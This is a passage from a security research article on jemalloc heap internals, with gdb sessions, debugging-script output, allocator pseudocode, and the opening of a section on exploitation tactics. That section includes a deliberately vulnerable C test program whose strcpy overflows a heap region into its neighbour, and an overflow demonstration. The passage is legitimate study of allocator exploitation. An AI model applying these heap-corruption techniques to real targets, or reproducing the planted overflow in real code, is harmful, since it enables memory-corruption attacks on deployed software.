gdb $ print arenas[0].bins[4].runcur
$29 = (arena_run_t *) 0x0
```

Now let's see the size classes of these bins:

```

gdb $ print arenas[0].bins[0].reg_size
$30 = 0x2
gdb $ print arenas[0].bins[1].reg_size
$31 = 0x4
gdb $ print arenas[0].bins[2].reg_size
$32 = 0x8
gdb $ print arenas[0].bins[3].reg_size
$33 = 0x10
gdb $ print arenas[0].bins[4].reg_size
$34 = 0x20

```

We can see that our three allocations of sizes 2, 8 and 16 bytes resulted in jemalloc creating runs for these size classes. Specifically, 'bin[0]' is responsible for the size class 2 and its current run is at 0xb7d01000, 'bin[1]' is responsible for the size class 4 and doesn't have a current run since no allocations of size 4 were made, 'bin[2]' is responsible for the size class 8 with its current run at 0xb7d02000, and so on. In the code archive you can find a Python script for gdb named unmask_jemalloc.py for easily enumerating the size of bins and other internal information in the various jemalloc flavors (see 2.1.8 for a sample run).

At this point we should mention that in jemalloc an allocation of zero bytes (that is a malloc(0) call) will return a region of the smallest size class; in the above example a region of size 2. The smallest size class depends on the flavor of jemalloc. For example, in the standalone flavor it is 4 bytes.

The following diagram summarizes our analysis of jemalloc up to this point:





-----[2.1.6 - Huge allocations

Huge allocations are not very interesting for the attacker but they are an integral part of jemalloc which may affect the exploitation process. Simply put, huge allocations are represented by 'extent_node_t' structures that are ordered in a global red black tree which is common to all threads.

[2-7]

```

/* Tree of extents. */
typedef struct extent_node_s extent_node_t;
struct extent_node_s {
    #ifdef MALLOC_DSS
        /* Linkage for the size/address-ordered tree. */
        rb_node(extent_node_t) link_szad;
    #endif

    /* Linkage for the address-ordered tree. */
    rb_node(extent_node_t) link_ad;

    /* Pointer to the extent that this tree node is responsible for. */
    void *addr;

    /* Total region size. */
    size_t size;
};
typedef rb_tree(extent_node_t) extent_tree_t;

```

The 'extent_node_t' structures are allocated in small memory regions called base nodes. Base nodes do not affect the layout of end user heap allocations since they are served either by the DSS or by individual memory mappings acquired by 'mmap()'. The actual method used to allocate free space depends on how jemalloc was compiled with 'mmap()' being the default.

```

/* Allocate an extent node with which to track the chunk. */
node = base_node_alloc();
...

ret = chunk_alloc(csize, zero);
...

/* Insert node into huge. */
node->addr = ret;
node->size = csize;
...

malloc_mutex_lock(&huge_mtx);
extent_tree_ad_insert(&huge, node);

```

The most interesting thing about huge allocations is the fact that free base nodes are kept in a simple array of pointers called 'base_nodes'. The aforementioned array, although defined as a simple pointer, it's handled as if it was a two dimensional array holding pointers to available base nodes.

```
static extent_node_t *base_nodes;
...

static extent_node_t *
base_node_alloc(void)
{
    extent_node_t *ret;

    malloc_mutex_lock(&base_mtx);
    if (base_nodes != NULL) {
        ret = base_nodes;
        base_nodes = *(extent_node_t **)ret;
        ...
    }
    ...
}

static void
base_node_dealloc(extent_node_t *node)
{
    malloc_mutex_lock(&base_mtx);
    *(extent_node_t **)node = base_nodes;
    base_nodes = node;
    ...
}
```

Taking into account how 'base_node_alloc()' works, it's obvious that if an attacker corrupts the pages that contain the base node pointers, she can force jemalloc to use an arbitrary address as a base node pointer. This itself can lead to interesting scenarios but they are out of the scope of this article since the chances of achieving something like this are quite low. Nevertheless, a quick review of the code reveals that one may be able to achieve this goal by forcing huge allocations once she controls the physically last region of an arena. The attack is possible if and only if the mappings that will hold the base pointers are allocated right after the attacker controlled region.

A careful reader would have noticed that if an attacker manages to pass a controlled value as the first argument to 'base_node_dealloc()' she can get a '4bytes anywhere' result. Unfortunately, as far as the authors can see, this is possible only if the global red black tree holding the huge allocations is corrupted. This situation is far more difficult to achieve than the one described in the previous paragraph. Nevertheless, we would really like to hear from anyone that manages to do so.

-----[2.1.7 - Thread caches (tcache_t)

In the previous paragraphs we mentioned how jemalloc allocates new arenas at will in order to avoid lock contention. In this section we will focus on the mechanisms that are activated on multicore systems and multithreaded programs.

Let's set the following straight:

1) A multicore system is the reason jemalloc allocates more than one arena. On a uncore system there's only one available arena, even on multithreaded applications. However, the Firefox jemalloc variant has just one arena hardcoded, therefore it has no thread caches.

2) On a multicore system, even if the target application runs on a single

thread, more than one arenas are used.

No matter what the number of cores on the system is, a multithreaded application utilizing jemalloc will make use of the so called 'magazines' (also called 'tcaches' on newer versions of jemalloc). Magazines (tcaches) are thread local structures used to avoid thread blocking problems. Whenever a thread wishes to allocate a memory region, jemalloc will use those thread specific data structures instead of following the normal code path.

```
void *
arena_malloc(arena_t *arena, size_t size, bool zero)
{
    ...

    if (size <= bin_maxclass) {
#ifdef MALLOC_MAG
        if (__isthreaded && opt_mag) {
            mag_rack_t *rack = mag_rack;
            if (rack == NULL) {
                rack = mag_rack_create(arena);
                ...

                return (mag_rack_alloc(rack, size, zero));
            }
        }
        else
#endif
            return (arena_malloc_small(arena, size, zero));
    }
    ...
}
```

The 'opt_mag' variable is true by default. The variable '__isthreaded' is exported by 'libthr', the pthread implementation for FreeBSD and is set to 1 on a call to 'pthread_create()'. Obviously, the rest of the details are out of the scope of this article.

In this section we will analyze thread magazines, but the exact same principles apply on the tcaches (the change in the nomenclature is probably the most notable difference between them).

The behavior of thread magazines is affected by the following macros that are defined:

MALLOC_MAG - Make use of thread magazines.

MALLOC_BALANCE - Balance arena usage using a simple linear random number generator (have a look at 'choose_arena()').

The following constants are undefined:

NO_TLS - TLS is available on i386

Furthermore, 'opt_mag', the jemalloc runtime option controlling thread magazine usage, is, as we mentioned earlier, enabled by default.

The following figure depicts the relationship between the various thread magazines' structures.





The core of the aforementioned thread local metadata is the `'mag_rack_t'`. A `'mag_rack_t'` is a simplified equivalent of an arena. It is composed of a single array of `'bin_mags_t'` structures. Each thread in a program is associated with a private `'mag_rack_t'` which has a lifetime equal to the application's.

```

typedef struct mag_rack_s mag_rack_t;
struct mag_rack_s {
    bin_mags_t bin_mags[1]; /* Dynamically sized. */
};
  
```

Bins belonging to magazine racks are represented by `'bin_mags_t'` structures (notice the plural form).

```

/*
 * Magazines are lazily allocated, but once created, they remain until the
 * associated mag_rack is destroyed.
 */
typedef struct bin_mags_s bin_mags_t;
struct bin_mags_s {
    mag_t *curmag;
    mag_t *sparemag;
};

typedef struct mag_s mag_t;
struct mag_s {
    size_t binind; /* Index of associated bin. */
    size_t nrounds;
    void *rounds[1]; /* Dynamically sized. */
};
  
```

Just like a normal bin is associated with a run, a `'bin_mags_t'` structure is associated with a magazine pointed by `'curmag'` (recall `'runcur'`). A magazine is nothing special but a simple array of void pointers which hold memory addresses of preallocated memory regions which are exclusively used by a single thread. Magazines are populated in function `'mag_load()'` as seen below.

```

void
mag_load(mag_t *mag)
{
    arena_t *arena;
    arena_bin_t *bin;
    arena_run_t *run;
    void *round;
    size_t i;

    /* Pick a random arena and the bin responsible for servicing
     * the required size class.
     */
  
```

```

arena = choose_arena();
bin = &arena->bins[mag->binind];
...

for (i = mag->nrounds; i < max_rounds; i++) {
    ...

    if ((run = bin->runcur) != NULL && run->nfree > 0)
        round = arena_bin_malloc_easy(arena, bin, run); /* [3-23] */
    else
        round = arena_bin_malloc_hard(arena, bin); /* [3-24] */

    if (round == NULL)
        break;

    /* Each 'rounds' holds a preallocated memory region. */
    mag->rounds[i] = round;
}

...
mag->nrounds = i;
}

```

When a thread calls 'malloc()', the call chain eventually reaches 'mag_rack_alloc()' and then 'mag_alloc()'.

```

/* Just return the next available void pointer. It points to one of the
 * preallocated memory regions.
 */
void *
mag_alloc(mag_t *mag)
{
    if (mag->nrounds == 0)
        return (NULL);
    mag->nrounds--;

    return (mag->rounds[mag->nrounds]);
}

```

The most notable thing about magazines is the fact that 'rounds', the array of void pointers, as well as all the related thread metadata (magazine racks, magazine bins and so on) are allocated by normal calls to functions 'arena_bin_malloc_xxx()' ([3-23], [3-24]). This results in the thread metadata lying around normal memory regions.

-----[2.1.8 - Unmask jemalloc

As we are sure you are all aware, since version 7.0, gdb can be scripted with Python. In order to unmask and bring to light the internals of the various jemalloc flavors, we have developed a Python script for gdb appropriately named unmask_jemalloc.py. The following is a sample run of the script on Firefox 11.0 on Linux x86 (edited for readability):

```
$ ./firefox-bin &
```

```
$ gdb -x ./gdbinit -p `ps x | grep firefox | grep -v grep \
| grep -v debug | awk '{print $1}'`
```

```
GNU gdb (GDB) 7.4-debian
```

```
...
Attaching to process 3493
add symbol table from file "/dbg/firefox-latest-symbols/firefox-bin.dbg" at
.text_addr = 0x80494b0
add symbol table from file "/dbg/firefox-latest-symbols/libxul.so.dbg" at
.text_addr = 0xb5b9a9d0
```

```
...
[Thread 0xa4ffdb70 (LWP 3533) exited]
[Thread 0xa57feb70 (LWP 3537) exited]
[New Thread 0xa57feb70 (LWP 3556)]
[Thread 0xa57feb70 (LWP 3556) exited]

gdb $ source unmask_jemalloc.py
gdb $ unmask_jemalloc runs

[jemalloc] [number of arenas:      1]
[jemalloc] [number of bins:       24]
[jemalloc] [no magazines/thread caches detected]

[jemalloc] [arena #00] [bin #00] [region size: 0x0004]
                                     [current run at: 0xa52d9000]
[jemalloc] [arena #00] [bin #01] [region size: 0x0008]
                                     [current run at: 0xa37c8000]
[jemalloc] [arena #00] [bin #02] [region size: 0x0010]
                                     [current run at: 0xa372c000]
[jemalloc] [arena #00] [bin #03] [region size: 0x0020]
                                     [current run at: 0xa334d000]
[jemalloc] [arena #00] [bin #04] [region size: 0x0030]
                                     [current run at: 0xa3347000]
[jemalloc] [arena #00] [bin #05] [region size: 0x0040]
                                     [current run at: 0xa334a000]
[jemalloc] [arena #00] [bin #06] [region size: 0x0050]
                                     [current run at: 0xa3732000]
[jemalloc] [arena #00] [bin #07] [region size: 0x0060]
                                     [current run at: 0xa3701000]
[jemalloc] [arena #00] [bin #08] [region size: 0x0070]
                                     [current run at: 0xa3810000]
[jemalloc] [arena #00] [bin #09] [region size: 0x0080]
                                     [current run at: 0xa3321000]
[jemalloc] [arena #00] [bin #10] [region size: 0x00f0]
                                     [current run at: 0xa57c7000]
[jemalloc] [arena #00] [bin #11] [region size: 0x0100]
                                     [current run at: 0xa37e9000]
[jemalloc] [arena #00] [bin #12] [region size: 0x0110]
                                     [current run at: 0xa5a9b000]
[jemalloc] [arena #00] [bin #13] [region size: 0x0120]
                                     [current run at: 0xa56ea000]
[jemalloc] [arena #00] [bin #14] [region size: 0x0130]
                                     [current run at: 0xa3709000]
[jemalloc] [arena #00] [bin #15] [region size: 0x0140]
                                     [current run at: 0xa382c000]
[jemalloc] [arena #00] [bin #16] [region size: 0x0150]
                                     [current run at: 0xa39da000]
[jemalloc] [arena #00] [bin #17] [region size: 0x0160]
                                     [current run at: 0xa56ee000]
[jemalloc] [arena #00] [bin #18] [region size: 0x0170]
                                     [current run at: 0xa3849000]
[jemalloc] [arena #00] [bin #19] [region size: 0x0180]
                                     [current run at: 0xa3a21000]
[jemalloc] [arena #00] [bin #20] [region size: 0x01f0]
                                     [current run at: 0xafc51000]
[jemalloc] [arena #00] [bin #21] [region size: 0x0200]
                                     [current run at: 0xa3751000]
[jemalloc] [arena #00] [bin #22] [region size: 0x0400]
                                     [current run at: 0xa371d000]
[jemalloc] [arena #00] [bin #23] [region size: 0x0800]
                                     [current run at: 0xa370d000]

[jemalloc] [run 0xa3347000] [from 0xa3347000 to 0xa3348000L]
[jemalloc] [run 0xa371d000] [from 0xa371d000 to 0xa3725000L]
[jemalloc] [run 0xa3321000] [from 0xa3321000 to 0xa3323000L]
[jemalloc] [run 0xa334a000] [from 0xa334a000 to 0xa334b000L]
[jemalloc] [run 0xa370d000] [from 0xa370d000 to 0xa3715000L]
[jemalloc] [run 0xa3709000] [from 0xa3709000 to 0xa370d000L]
[jemalloc] [run 0xa37c8000] [from 0xa37c8000 to 0xa37c9000L]
[jemalloc] [run 0xa5a9b000] [from 0xa5a9b000 to 0xa5a9f000L]
```

```
[jemalloc] [run 0xa3a21000] [from 0xa3a21000 to 0xa3a27000L]
[jemalloc] [run 0xa382c000] [from 0xa382c000 to 0xa3831000L]
[jemalloc] [run 0xa3701000] [from 0xa3701000 to 0xa3702000L]
[jemalloc] [run 0xa57c7000] [from 0xa57c7000 to 0xa57ca000L]
[jemalloc] [run 0xa56ee000] [from 0xa56ee000 to 0xa56f3000L]
[jemalloc] [run 0xa39da000] [from 0xa39da000 to 0xa39df000L]
[jemalloc] [run 0xa37e9000] [from 0xa37e9000 to 0xa37ed000L]
[jemalloc] [run 0xa3810000] [from 0xa3810000 to 0xa3812000L]
[jemalloc] [run 0xa3751000] [from 0xa3751000 to 0xa3759000L]
[jemalloc] [run 0xafc51000] [from 0xafc51000 to 0xafc58000L]
[jemalloc] [run 0xa334d000] [from 0xa334d000 to 0xa334e000L]
[jemalloc] [run 0xa372c000] [from 0xa372c000 to 0xa372d000L]
[jemalloc] [run 0xa52d9000] [from 0xa52d9000 to 0xa52da000L]
[jemalloc] [run 0xa56ea000] [from 0xa56ea000 to 0xa56ee000L]
[jemalloc] [run 0xa3732000] [from 0xa3732000 to 0xa3733000L]
[jemalloc] [run 0xa3849000] [from 0xa3849000 to 0xa384e000L]
```

There is also preliminary support for Mac OS X (x86_64), tested on Lion 10.7.3 with Firefox 11.0. Also, note that Apple's gdb does not have Python scripting support, so the following was obtained with a custom-compiled gdb:

```
$ open firefox-11.0.app
```

```
$ gdb -nx -x ./gdbinit -p 837
```

```
...
```

```
Attaching to process 837
```

```
[New Thread 0x2003 of process 837]
```

```
[New Thread 0x2103 of process 837]
```

```
[New Thread 0x2203 of process 837]
```

```
[New Thread 0x2303 of process 837]
```

```
[New Thread 0x2403 of process 837]
```

```
[New Thread 0x2503 of process 837]
```

```
[New Thread 0x2603 of process 837]
```

```
[New Thread 0x2703 of process 837]
```

```
[New Thread 0x2803 of process 837]
```

```
[New Thread 0x2903 of process 837]
```

```
[New Thread 0x2a03 of process 837]
```

```
[New Thread 0x2b03 of process 837]
```

```
[New Thread 0x2c03 of process 837]
```

```
[New Thread 0x2d03 of process 837]
```

```
[New Thread 0x2e03 of process 837]
```

```
Reading symbols from
```

```
/dbg/firefox-11.0.app/Contents/MacOS/firefox...done
```

```
Reading symbols from
```

```
/dbg/firefox-11.0.app/Contents/MacOS/firefox.dSYM/
```

```
Contents/Resources/DWARF/firefox...done.
```

```
0x00007fff8636b67a in ?? () from /usr/lib/system/libsystem_kernel.dylib
```

```
(gdb) source unmask_jemalloc.py
```

```
(gdb) unmask_jemalloc
```

```
[jemalloc] [number of arenas:      1]
```

```
[jemalloc] [number of bins:       35]
```

```
[jemalloc] [no magazines/thread caches detected]
```

```
[jemalloc] [arena #00] [bin #00] [region size: 0x0008]
```

```
                [current run at: 0x108fe0000]
```

```
[jemalloc] [arena #00] [bin #01] [region size: 0x0010]
```

```
                [current run at: 0x1003f5000]
```

```
[jemalloc] [arena #00] [bin #02] [region size: 0x0020]
```

```
                [current run at: 0x1003bc000]
```

```
[jemalloc] [arena #00] [bin #03] [region size: 0x0030]
```

```
                [current run at: 0x1003d7000]
```

```
[jemalloc] [arena #00] [bin #04] [region size: 0x0040]
```

```
                [current run at: 0x1054c6000]
```

```
[jemalloc] [arena #00] [bin #05] [region size: 0x0050]
```

```
                [current run at: 0x103652000]
```

```
[jemalloc] [arena #00] [bin #06] [region size: 0x0060]
                                [current run at: 0x110c9c000]
[jemalloc] [arena #00] [bin #07] [region size: 0x0070]
                                [current run at: 0x106bef000]
[jemalloc] [arena #00] [bin #08] [region size: 0x0080]
                                [current run at: 0x10693b000]
[jemalloc] [arena #00] [bin #09] [region size: 0x0090]
                                [current run at: 0x10692e000]
[jemalloc] [arena #00] [bin #10] [region size: 0x00a0]
                                [current run at: 0x106743000]
[jemalloc] [arena #00] [bin #11] [region size: 0x00b0]
                                [current run at: 0x109525000]
[jemalloc] [arena #00] [bin #12] [region size: 0x00c0]
                                [current run at: 0x1127c2000]
[jemalloc] [arena #00] [bin #13] [region size: 0x00d0]
                                [current run at: 0x106797000]
[jemalloc] [arena #00] [bin #14] [region size: 0x00e0]
                                [current run at: 0x109296000]
[jemalloc] [arena #00] [bin #15] [region size: 0x00f0]
                                [current run at: 0x110aa9000]
[jemalloc] [arena #00] [bin #16] [region size: 0x0100]
                                [current run at: 0x106c70000]
[jemalloc] [arena #00] [bin #17] [region size: 0x0110]
                                [current run at: 0x109556000]
[jemalloc] [arena #00] [bin #18] [region size: 0x0120]
                                [current run at: 0x1092bf000]
[jemalloc] [arena #00] [bin #19] [region size: 0x0130]
                                [current run at: 0x1092a2000]
[jemalloc] [arena #00] [bin #20] [region size: 0x0140]
                                [current run at: 0x10036a000]
[jemalloc] [arena #00] [bin #21] [region size: 0x0150]
                                [current run at: 0x100353000]
[jemalloc] [arena #00] [bin #22] [region size: 0x0160]
                                [current run at: 0x1093d3000]
[jemalloc] [arena #00] [bin #23] [region size: 0x0170]
                                [current run at: 0x10f024000]
[jemalloc] [arena #00] [bin #24] [region size: 0x0180]
                                [current run at: 0x106b58000]
[jemalloc] [arena #00] [bin #25] [region size: 0x0190]
                                [current run at: 0x10f002000]
[jemalloc] [arena #00] [bin #26] [region size: 0x01a0]
                                [current run at: 0x10f071000]
[jemalloc] [arena #00] [bin #27] [region size: 0x01b0]
                                [current run at: 0x109139000]
[jemalloc] [arena #00] [bin #28] [region size: 0x01c0]
                                [current run at: 0x1091c6000]
[jemalloc] [arena #00] [bin #29] [region size: 0x01d0]
                                [current run at: 0x10032a000]
[jemalloc] [arena #00] [bin #30] [region size: 0x01e0]
                                [current run at: 0x1054f9000]
[jemalloc] [arena #00] [bin #31] [region size: 0x01f0]
                                [current run at: 0x10034c000]
[jemalloc] [arena #00] [bin #32] [region size: 0x0200]
                                [current run at: 0x106739000]
[jemalloc] [arena #00] [bin #33] [region size: 0x0400]
                                [current run at: 0x106c68000]
[jemalloc] [arena #00] [bin #34] [region size: 0x0800]
                                [current run at: 0x10367e000]
```

We did our best to test unmask_jemalloc.py on all jemalloc variants, however there are probably some bugs left. Feel free to test it and send us patches. The development of unmask_jemalloc.py will continue at [UJEM].

----[2.2 - Algorithms

In this section we present pseudocode that describes the allocation and deallocation algorithms implemented by jemalloc. We start with malloc():

```

MALLOC(size):
  IF size CAN BE SERVICED BY AN ARENA:
    IF size IS SMALL OR MEDIUM:
      bin = get_bin_for_size(size)

      IF bin->runcur EXISTS AND NOT FULL:
        run = bin->runcur
      ELSE:
        run = lookup_or_allocate_nonfull_run()
        bin->runcur = run

      bit = get_first_set_bit(run->regs_mask)
      region = get_region(run, bit)

    ELIF size IS LARGE:
      region = allocate_new_run()
  ELSE:
    region = allocate_new_chunk()
  RETURN region

```

calloc() is as you would expect:

```

CALLOC(n, size):
  RETURN MALLOC(n * size)

```

Finally, the pseudocode for free():

```

FREE(addr):
  IF addr IS NOT EQUAL TO THE CHUNK IT BELONGS:
    IF addr IS A SMALL ALLOCATION:
      run = get_run_addr_belongs_to(addr);
      bin = run->bin;
      size = bin->reg_size;
      element = get_element_index(addr, run, bin)
      unset_bit(run->regs_mask[element])

    ELSE: /* addr is a large allocation */
      run = get_run_addr_belongs_to(addr)
      chunk = get_chunk_run_belongs_to(run)
      run_index = get_run_index(run, chunk)
      mark_pages_of_run_as_free(run_index)

      IF ALL THE PAGES OF chunk ARE MARKED AS FREE:
        unmap_the_chunk_s_pages(chunk)

    ELSE: /* this is a huge allocation */
      unmap_the_huge_allocation_s_pages(addr)

```

--[3 - Exploitation tactics

In this section we analyze the exploitation tactics we have investigated against jemalloc. Our goal is to provide to the interested hackers the necessary knowledge and tools to develop exploits for jemalloc heap corruption bugs.

We also try to approach jemalloc heap exploitation in an abstract way initially, identifying 'exploitation primitives' and then continuing into the specific required technical details. Chris Valasek and Ryan Smith have explored the value of abstracting heap exploitation through primitives [CVRS]. The main idea is that specific exploitation techniques eventually become obsolete. Therefore it is important to approach exploitation abstractly and identify primitives that can be applied to new targets. We have used this approach before, comparing FreeBSD and Linux kernel heap exploitation [HAPF, APHN]. Regarding jemalloc, we analyze adjacent data

corruption, heap manipulation and metadata corruption exploitation primitives.

----[3.1 - Adjacent region corruption

The main idea behind adjacent heap item corruptions is that you exploit the fact that the heap manager places user allocations next to each other contiguously without other data in between. In jemalloc regions of the same size class are placed on the same bin. In the case that they are also placed on the same run of the bin then there are no inline metadata between them. In 3.2 we will see how we can force this, but for now let's assume that new allocations of the same size class are placed in the same run.

Therefore, we can place a victim object/structure of our choosing in the same run and next to the vulnerable object/structure we plan to overflow. The only requirement is that the victim and vulnerable objects need to be of a size that puts them in the same size class and therefore possibly in the same run (again, see the next subsection on how to control this). Since there are no metadata between the two regions, we can overflow from the vulnerable region to the victim region we have chosen. Usually the victim region is something that can help us achieve arbitrary code execution, for example function pointers.

In the following contrived example consider that 'three' is your chosen victim object and that the vulnerable object is 'two' (full code in file test-adjacent.c):

```
char *one, *two, *three;

printf("[*] before overflowing\n");

one = malloc(0x10);
memset(one, 0x41, 0x10);
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);

two = malloc(0x10);
memset(two, 0x42, 0x10);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);

three = malloc(0x10);
memset(three, 0x43, 0x10);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

[3-1]

printf("[+] copying argv[1] to region two\n");
strcpy(two, argv[1]);

printf("[*] after overflowing\n");
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

[3-2]

free(one);
free(two);
free(three);

printf("[*] after freeing all regions\n");
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

[3-3]
```

The output (edited for readability):

```

$ ./test-adjacent `python -c 'print "X" * 30` `
[*] before overflowing
[+] region one: 0xb7003030: AAAAAAAAAAAAAAAAAA
[+] region two: 0xb7003040:BBBBBBBBBBBBBBBB
[+] region three: 0xb7003050: CCCCCCCCCCCCCC
[+] copying argv[1] to region two
[*] after overflowing
[+] region one: 0xb7003030:
AAAAAAAAAAAAAAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region two: 0xb7003040:XXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region three: 0xb7003050:XXXXXXXXXXXXXXXXXXXX
[*] after freeing all regions
[+] region one: 0xb7003030:
AAAAAAAAAAAAAAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region two: 0xb7003040:XXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region three: 0xb7003050:XXXXXXXXXXXXXXXXXXXX

```

Examining the above we can see that region 'one' is at 0xb7003030 and that the following two allocations (regions 'two' and 'three') are in the same run immediately after 'one' and all three next to each other without any metadata in between them. After the overflow of 'two' with 30 'X's we can see that region 'three' has been overwritten with 14 'X's (30 - 16 for the size of region 'two').

In order to achieve a better understanding of the jemalloc memory layout let's fire up gdb with three breakpoints at [3-1], [3-2] and [3-3].

At breakpoint [3-1]:

```

Breakpoint 1, 0x080486a9 in main ()
gdb $ print arenas[0].bins[2].runcur
$1 = (arena_run_t *) 0xb7003000

```

At 0xb7003000 is the current run of the bin bins[2] that manages the size class 16 in the standalone jemalloc flavor that we have linked against. Let's take a look at the run's contents:

```

gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec 0x00000003 0x000000fa 0xffffffff8
0xb7003010: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
